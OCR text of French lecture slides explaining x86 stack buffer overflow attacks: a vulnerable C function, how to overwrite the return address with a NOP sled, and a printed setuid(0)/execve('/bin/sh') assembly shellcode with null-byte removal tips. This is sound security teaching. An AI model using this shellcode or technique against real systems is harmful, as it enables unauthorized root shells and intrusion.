


Attaques par débordement de Pile : déroulement sur x86




```
Void Foo(char * string)
{
 char buffer[20];
 int i;

 ...
}
```

Attaques par débordement de Pile : déroulement sur x86



Attaques par débordement de Pile : déroulement sur x86

Créer un chaîne “string” (**~200 o.**) telle que :


a) L’adresse de retour pointe sur un code forgé par nous
b) Contienne un code à exécuter

La première difficulté est de déterminé où est stockée l’adresse de retour.


C’est beaucoup plus facile si on a accès au code source.

La deuxième difficulté est de déterminer l’adresse où sera stocké le code injecté.


On peut se donner de la marge en remplissant d’instructions sans effet (NOP).




Attaques par débordement de Pile : déroulement sur x86




Attaques par débordement de Pile : déroulement sur x86



Attaques par débordement de Pile : déroulement sur x86



Attaques par débordement de Pile : déroulement sur x86



Attaques par débordement de Pile : le ShellCode

- On désigne sous le terme de shellcode un code permettant la création d'un shell.
  - En unix/linux, il s'agit de récupérer le code assembleur généré par l'appel à une commande exec sur un shell (sh/bash/csh) et exit (en cas d'échec)
  - On écrit le code C

```
#include <stdio.h>
void main() {
  char *name[2]; name[0] = "/bin/sh"; name[1] = NULL;
  execve(name[0], name, NULL);
}
```

  - On obtient le code assembleur par

```
gcc -o shellcode -ggdb -static shellcode.c
gdb shellcode
```

    Ou `gcc -S -o example1.s example1.c`
- Le code ne doit contenir aucune adresse absolue (JUMP absolu)
- Le shellcode sera chargé dans l'application par une chaîne spécialement forgée
  - On doit éliminer les caractères 0x00 (NULL) dans le code assembleur !!!
  - Il existe des shellcodes qui résistent au toupper() et tolower()
- Cela fonctionne car la pile (stack) est en lecture/écriture

Attaques par débordement de Pile : exemple de ShellCode

System Call setuid()

Arguments of execve()

System Call execve()

```
xor %eax,%eax   # remplace mov %eax, $00
xor %ebx, %ebx
xor %ecx,%ecx
mov $0x17, %eax          # interruption setuid(0, 0)
int $0x80
xor %eax,%eax
xor %edx,%edx
push %ebx                #sauver ebx
push $0x68732f6e
push $0x69622f2f
mov %esp, %ebx
lea (%esp, 1), %edx      # LoadEffAdr.  "/bin/sh"
push %eax                # sauver eax, ebx
push %ebx
lea (%esp, 1), %ecx
mov $0xb, %eax           #interruption syst execve
int $0x80
xor %eax, %eax           #  en cas d'échec
mov $0x1, %eax           # interruption syst exit()
int $0x80
```

*int execve(const char *filename, char *const argv [], char *const envp[]);*

